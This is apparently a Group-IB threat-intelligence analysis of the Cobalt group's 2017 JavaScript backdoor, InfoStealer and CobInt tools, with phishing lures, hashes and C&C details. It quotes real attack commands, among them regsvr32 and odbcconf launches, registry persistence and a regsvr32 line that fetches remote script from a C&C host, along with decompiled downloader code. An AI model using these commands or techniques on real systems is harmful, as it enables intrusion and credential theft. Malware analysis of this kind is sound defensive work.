- Collect information about the compromised device (OS, user name, active processes, screenshots, a list of files in %ALLUSERS%\Desktop*. * and %USER%\Desktop*.* directories)
- Remove itself from the system
- Ensure persistence in the system
- Download files
- Launch as a flow
- Launch as a project
- Analyze cookies and browsing history

```
while ( 1 )
{
  if ( v7[v2] == 1 )
  {
  GetFullInfo();
  goto LABEL_31;
}
if ( v7[v2] == 2 )
  break;
switch ( v7[v2] )
{
  case 3:
    SelfRemove();
LABEL_31:
    ++v2;
    goto LABEL_32;
 case 5:
 v11 = RunNewProc(v7, v2 + 1, v10);
  break;
  case 6:
  v11 = RunAsThread(v7, v2 + 1, v10);
  break;
                default:
  if ( v7[v2] != 7 )
  {
    if ( v7[v2] != 8 )
      goto LABEL_33;
    InstallToAutorun();
    goto LABEL_31;
  }
  v11 = DownloadAndExec(v7, v2 + 1, v10);
  break;
      }
```

Backdoor C&C server: 96.44.188.57
The group used this program only twice. Later, the hackers stopped using this tool.


JavaScript backdoor

File name	MD5 hash	Type
Corp.tarifs.pdf.doc	e38f081cf6628df63fe8f79cb6ed62fa	doc CVE-2017-0199
инструкция подключения к шлюзу.doc (Translation: Instruction on connections to the gateway.doc)	bcc9ac70ab4048f60a2f6d658fbee123	doc CVE-2017-0199
Fraud alert.doc	bfabbefb0acd397a164e8f7ec3e467e9	doc with embedded macro
m111z.xls	ec4cca1d9117a662573aefd5284393db	doc with embedded HTA Downloader
mm.hta	53c31c8f47f6b421867e94ee2582f4fe	doc with embedded HTA Downloader
p01785.db	d0f16357d10b5817c43554d5b6f540c8	JS-backdoor dropper
p1.sqlite3	84245bd582caf2bb26681fcd9d1fb09e	JS-backdoor dropper
t.dll file.dll	74d5576a036f8a28ea423f053fcd89e2	JS-backdoor dropper
	6469a3862115b768c7d8465f73e79355	JS-backdoor stager
x.txt	ac9ed9c15244888d0635b698d1ed87c3	JS-backdoor

In May, Cobalt group increased the intensity of massive phishing campaigns and this activity started to decline only at the end of August. A distinctive feature of these operations was that hackers used a new tool and a new method of network penetration in the incidents.

Attackers used phishing e-mails to infect a victim's computer with a unique JavaScript backdoor. The backdoor enables the threat actor to remotely receive and execute arbitrary commands, download and execute new executable files, and collect and send data about the system to the attacker. The final program in the chain has always been CobaltStrike Beacon that is loaded on command using a JavaScript backdoor.

The program was used in attacks not only in the CIS countries and Eastern Europe, but also for attacks on western English-speaking companies. The malware was delivered through high-quality phishing emails with real reports from the SWIFT system attached, which enabled them to avoid suspicion. In two months after testing they started to use JavaScript backdoor v.2.0.



From: a[redacted]
Sent: Tuesday, May 16, 2017 10:26 AM
To: Manager Nandiparabazar
Subject: Account Services 9020233 - IN DEBT

Hello Team,


Please find attached the above report relating to various transfers that is process

16 May 2017 Tuesday
8:47:15
------------------ Instance Type and Transmission ----------------------

Notification (Transmission) of Original sent to SWIFT (NetworkACK)
Network Delivery Status : NetworkACK
Message Duplication : None
Priority/Delivery : Normal
Message Input Reference : 1746 160524BRGNKWKWAXXX9877377301
---------------------- Message Header -------------------------------

Swift INPUT FIN 103 Single Customer Credit Transfer

Please do not hesitate to contact with and verify the transaction details is correct



Уведомление о подаче искового заявления - Сообщение (HTML)

От: Advocat and Partners <info@advocat-partners.ru>
Отправлено: Вт 05.09.2017 11:58
Кому: [redacted]
Копия:
Тема: Уведомление о подаче искового заявления
Сообщение | копия искового заявления.doc (10 Кбайт) | Вложение без имени 00002.txt (125 байт)

Уведомление

Настоящим письмом уведомляем о подаче искового заявления в Арбитражный суд города Москвы, по инициативе нашего клиента (истца).

Приложение: Копия искового заявления.


"Старков и партнеры"

105064 г.Москва ул.Земляной вал д.9

+7 (495) 005-56-18 (многоканальный)

Email info@advocat-partners.ru

Advocat and Partners



Consolato d'Italia in Onorario Cipro Limassol

INVOICE

1

Bill To:
Private customer

Date: July 7, 2017
Due Date: July 7, 2017
Balance Due: $ 128


Item	Quantity	Rate	Amount
	1	$ 178	$ 178

Subtotal: $ 178
Total: $ 178

Technical details

Attackers send out phishing e-mails with attached exploits or links to exploits. All these exploits include doc/pdf files that download another doc file containing an HTA script. The script is executed as a result of vulnerability exploitation, downloads the DLL (dropper) of the malware and launches it, as well as downloads and opens an MS Office document. The dropper is initially encrypted using the AES algorithm. After decryption you will see dynamically linked libraries in PE (.dll) format with two export functions — "client" and "update" (later, the names of exported functions and their number were changed).

Group-IB experts deeply analyzed 52d69c91f ba8435398870d480f37e87f0a9f7ee721473c9 8659f5b94b1c91abb dropper. It is a JavaScript backdoor dropper, which extracts, ensures persistence in the system and launches a JavaScript backdoor stager, which in turn allows attackers to remotely obtain and launch the JavaScript backdoor body as well as to bypass the protection mechanisms.




JavaScript backdoor dropper

To launch, it is required to download and unload this DLL (LoadLibrary + FreeLibrary immediately). It simultaneously checks the current system date, which should be 2017. The criminals run the program using the following command:

```
odbcconf.exe /S /A {REGSVR <path to
JavaScript backdoor dropper>}
```

- After running the DLL file (the file is downloaded to the application's address space with DLL_PROCESS_ATTACH flag), only a preliminary application setup is executed: memory allocation, API functions search by hashes.
- To execute the payload, the analyzed file must be executed in a special way: first loaded into the memory of any application, and then unloaded from it. This is achieved by checking the DLL_PROCESS_DETACH flag.
- Then the application checks the current system date. If the year is not 2017, then the execution of the payload does not occur.
- Following this, it checks the name of the process that triggered the analyzed dynamic library. If it is not equal to odbcconf.exe then the application terminates its operation. This means that that the malware should be run using the odbcconf.exe utility that is part of Windows.
- In the event of checking dates and names of the creator process, the application retrieves a txt file and saves it in the "%AppData%" directory of the current user under a random name. The text file in SCT format contains the obfuscated JS code. This file can be classified as a JavaScript backdoor stager.



- The JavaScript backdoor stager maintains survivability in the system by changing the variable environment %UserInitMprLogonScript%. By modifying this registry variable, the application adds itself to the start-up and will run automatically when the current user logs in the system.

An example of ensuring persistence through registry modifications:

```
HKCU\Environment\UserInitMprLogonScript=
"regsvr32.exe /s /n /u /i:"C:\Documents
```

```
and Settings\Owner\Application Data\
D4A31E1B77C1AC7306.txt" sCroBj.dll”
```

- Then SCT file is launched as follows:

```
regsvr32.exe /s /n /u /i:"C:\Documents
and Settings\Owner\Application
Data\22219E20327C.txt" sCroBj.dll
```


This helps to covertly launch of the JavaScript code contained in a script file and, presumably, bypass application control policies (AppLocker). In addition, the library is launched by its delivery module using the odbcconf.exe system application that even more complicates its detection by security tools.

- The original file is removed by the following command:

```
C:\WINDOWS\system32\cmd.exe  /c del "C:\
Documents and Settings\Owner\Desktop\1.dll"
>> NUL
```

JavaScript backdoor stager

JavaScript from the SCT file downloads the main body from the network and launches it using the above-mention method. To do so, JavaScript sends a GET request via HTTPS to the C&C server.




- If there is a

```
HKCU\Software\Microsoft\Notepad\<username>
key in the registry and it is not empty,
the contents of the key is read and stored
in %APPDATA%\<random number>.txt
```

- If the key is missing or empty, the body is downloaded and launched via execution of the following command:

```
regsvr32.exe /s /n /u /i:"https://wecloud.
biz/mail/changelog.txt" scroBj.dll
and the JavaScript backdoor body is stored
in  HKCU\Software\Microsoft\Notepad\<user
name>
```

The application receives from the server the JavaScript backdoor body content to start in SCT format:



JavaScript backdoor

JavaScript backdoor, using a POST request, sends encrypted data to the C&C server using an RC4 stream cipher. The RC4 encryption key is "48TBK48hFi47XxZRWSFDXsn". Before sending it to the server, two random characters are added at the end of the encrypted buffer.

The backdoor collects the following information about the system and sends it to the C&C server:

- OS version

- OS service pack version
- OS serial number
- Local network address
- Presence of installed AV

Below is a table of C&C commands that the malware executes:

At the first network interaction with C&C

Command	Function
d&exec	Download and executean executable file
more_eggs	Download a new SCT script
gtfo	Remove itself from the system
more_onion	Launch the new SCT script
more_power	Launch an arbitrary command

server, the Trojan sends it data about the system in the following form:

```
[hwid1]<OS serial number>[/hwid1]
[protection]<installed Av name>[/protection]
[username]<username>[/username]
[pcname]<PC name>[/pcname]
[os]<OS version>[/os]
[osbuild]< OS build version >[/osbuild]
[osbits]<OS bitness>[/osbits]
[localip]<Local IP>[/localip]
[version]<Malware version>[/version]
```

Then the data is encrypted using an RC4 stream cipher and sent as a POST request.

C&C server, if there are active commands to be run, gives an answer in the following form (for downloading and running arbitrary file commands):

```
[task_type] d&exec [/task_type]
[url]domain.com/1.exe[/url]
[petype]exe[/petype]
```

After each command, the Trojan informs the C&C server on its completion with a package with the following contents:

```
[task_executed]<status of command execution>[/task_executed]
[task_id][/task_id]
```

The data is sent to the following C&C server address: **wecloud.biz**

InfoStealer v. 0.2

File name	MD5 hash	Type
New Business Venture.doc	72ea2c440b522607eed37429a1675d8e	CVE-2017-0199
3.xls	9eaaac2857ac71ce73c2554152042101	HTA
x1.db	8c8a24a1f8014a171c96c80efab30fc2	InfoStealer

In early September 2017, Cobalt sent out an RTF document "New Business Venture.doc" with an exploit of the CVE-2017-0199 vulnerability in MS Word. The work of the exploit resulted in downloading the x1.db file — an executable DLL similar to that used to download a JavaScript backdoor. The difference is that the library itself is a payload. The criminal group implemented JavaScript backdoor functionality in the executable file, but without the ability to download and launch. In September attack they used InfoStealer 0.2. This only exists in memory and does not leave traces in the file system (except for the executable file in the %TEMP% directory).

InfoStealer v. 0.2 is a dynamic library in PE format. After being launched, it is able to collect information about the system and the user, and pass it to the attacker to a remote network node. It has the following features:

- Payload is executed only if the analyzed file was launched by the odbcconf.exe process. It is assumed that the file should be launched by the following command: odbcconf.exe /S /A {REGSVR <path to the program>}
- After being launched, the file performs 2 ms loop delays. The total delay time after the launch of the file and before execution of the payload can be up to 10 minutes, which provides protection from sandboxes
- Collects system data and sends it to the attacker
- If sending of the collected data to the attacker fails, sending is performed repeatedly in a loop.
- Can collect data from the PC address book
- Collects a list of visited web pages from the system
- Collects passwords saved for websites from Internet Explorer
- Uses vaultcli.dll functions exported by the library to retrieve the user's OS password
- The file gathers and transfers data on the serial number of the system volume, PC's name, user name, installed AV, OS version, OS bit, malware version
- The version number of the malware is integrated in the file and is "0.2"
- Checks for the presence of one program of the following anti-virus software (judging from the presence of the corresponding process):


  WindowsDefender, McAfee, Webroot, Avast, Avira, AVG, TrendMicro, Panda, F-Secure, Kaspersky, Symantec, Sophos, Bitdefender, Eset, Comodo, Malwarebytes, Norton, ClamAv, TrusteerRapport, DeepFreeze, 360 Total Security, Seqrite Endpoint Security, QuickHeal, Fortinet, Bitdefender Endpoint Security, ByteFence, G-Data
- Can collect user data, including passwords, from the following programs:


Outlook, The Bat!, MailBird, eM Client, Internet Explorer, Chrome, Opera, Chromium, ChromePlus, YandexBrowser, ComodoDragon, Vivaldi, UCBrowser, Fenrir ChromiumViewer, CentBrowser, GhostBrowser, IceDragon, WinSCP2, FileZilla, FTPWare, FlashFXP, CyberDuck


- Data is sent to the C&C server 84.200.210.96 in encrypted form. The encryption algorithm is AES. The encryption key is static and equal to "NJbXifkXYC6waxMPsg73bri5".

Example of data sent to the attacker before encryption:

645D74247374[hwid]7EA273C8[/hwid][pcname]WIN-QK2USHJ8E8G[/pcname][username]admin[/username][protection]Unknown[/protection][os]Windows 7,Build 7601[/os][os_bits]86[/os_bits][bot_version]0.2[/bot_version]16BDD2A72C89915E51278A626F7675DD31CDB209FB596A5EF412827FA62573DCDCEAABE97FB9BADD71








Recon backdoor (CobInt)


File name	MD5 hash	Type
signed.jar	01718b365b4724b777e9ae63fed0c610	Downloader
main.dll	2b75a6137dc9210cbccfd1b63195262a	Downloader
int.dll	10D044BC5B8AE607501304E61B2EFECB	Recon (CobInt)
int.dll	E44605961D7B5C7DE794BFEF14BCD145	screenshotter
int.dll	EFEAE578E130E13EA9F603B0B94303C0	processChecker

Cobalt backdoor attack scheme



On December 25 and 26, 2017, Cobalt performed another sent phishing emails to Russian companies leveraging a hacked mail server of a financial software vendor. It is interesting to note that there was no malicious attachment in these emails. Instead, the e-mails contained a malicious link. Up to this point, the phishing e-mails had always been accompanied by a malicious attachment with an executable file, a document with a macro or an exploit.

After clicking the link from the e-mail, Java applet was downloaded and executed:





The signed.jar malicious file was downloaded. It was a dropper generated by CobaltStrike framework, but with a special payload. After launching, the applet unpacks and launches DLL from the applet (main.dll or main64.dll). By default, user confirmation is required to run the signed.jar Java applet. DLLs built-in in the applet, in turn, are loaders (stagers) of the unique new Recon (CobInt) backdoor.

An interesting feature of the new backdoor is that it receives commands in the form of files in PE format, which it launches in a special way. That means that there is no command handler in the program — it just launches what is delivered, and returns the result to the server.

In later attacks, the Cobalt group abandoned this complex multi-stage process and Java applets, because it reduced the chance of a successful infection. Phishing e-mails contained exploits that loaded an executable file, which was a loader of the Recon (CobInt) backdoor, or the actual executable file in an attachment:

Improved scheme of attacks without using





Technical details

The main.dll file (size 2048 bytes, md5: 2B75A6137DC9210CBCCFD1B63195262A) is a PE dynamic library for the x86 processor architecture. According to the header of the executable file, the compilation date is Sat Dec 23 22:15:10 2017. The program can be classified as a Recon (CobInt) downloader.

After launching, the program performs the following activity:

- Performs a network connection to the servicenetupdate.com node over HTTPS to port 443
- Sends a request to the "yroyiuymsa" page from the above-mentioned node
- Allocates 0x5CAC bytes of memory
- Reads a 0x5CAC byte file from a remote node and records it to a previously allocated area of memory
- Decrypts the obtained file in the memory
- Executes it
- In case of errors, re-attempts to download and execute the file within a minute with a 1-second interval

```
  int sub_10001000()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD
CTRL-"+" TO EXPAND]

  LoadLibraryA = GetApiByHash(81577167, 117366799);
  dll[0] = 'iniw';
  dll[1] = 'ten';
  LoadLibraryA(v1, dll);                        //
wininet
  dll[0] = 'mlru';
  dll[1] = 'no';
  (LoadLibraryA)(dll);                          //
urlmon
  try_count = 0;
  do
  {
    ObtainUsetAgentString = GetApiByHash(74279991,
214537548);
    v33 = 384;
    (ObtainUsetAgentString)(0, dll, &v33);
    InternetOpenA = GetApiByHash(80778622,
130763302);
    hinet = InternetOpenA(dll, 0, 0, 0, 0);
    InternetCloseHandle = GetApiByHash(80778622,
193041804);
    if ( hinet )
    {
      dll[0] = 'vres';                          //
servicenetupdate.com
      dll[1] = 'neci';
      dll[4] = 'moc.';
      dll[5] = 0;
      dll[2] = 'pute';
      dll[3] = 'etad';
      InternetConnectA = GetApiByHash(80778622,
161954377);
      hinet2 = InternetConnectA(hinet, dll, 443, 0,
0, INTERNET_SERVICE_HTTP, 0, 0);
      if ( hinet2 )
      {
        HttpOpenRequestA = GetApiByHash(80778622,
162756311);
        dll[0] = 'yory';                        //
yroyiuymsa
        dll[1] = 'myui';
        dll[4] = 0;
        dll[5] = 0;
        dll[2] = 'as';
        dll[3] = 0;
        hinet3 = HttpOpenRequestA(hinet2, 0, dll,
0, 0, 0, INTERNET_FLAG_SECURE, 0);// HTTPS
        if ( hinet3 )
        {
          v34 = 4;
          InternetQueryOptionA =
